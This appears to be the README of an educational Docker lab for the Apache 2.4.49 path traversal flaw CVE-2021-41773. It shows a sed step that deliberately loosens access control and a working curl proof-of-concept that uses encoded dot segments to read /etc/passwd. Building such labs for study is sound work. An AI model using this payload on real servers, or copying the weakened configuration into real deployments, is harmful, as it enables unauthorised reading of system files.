 jiyun02/cve-2021-41773
Docker-based lab environment for CVE-2021-41773 Apache path traversal vulnerability with PoC exploit and detailed walkthrough for security testing and education.




-> Base Image: httpd:2.4.49 (version with the vulnerability)
-> 'sed -i 's/Require all denied/Require all granted/g' : Allow Path Traversal and external access

-> Define Apache
-> Map port 8080 to container port 80
Run docker


Run PoC

-> curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
-> /etc/passwd contains sensitive information, %2e is the encoded form of .. which is a command to move to the parent directory
-> Manipulating the path causes the server to access /etc/passwd and output it

-> As shown in the image above, sensitive directories can be accessed
https://github.com/JIYUN02/cve-2021-41773
-> Commit history exists
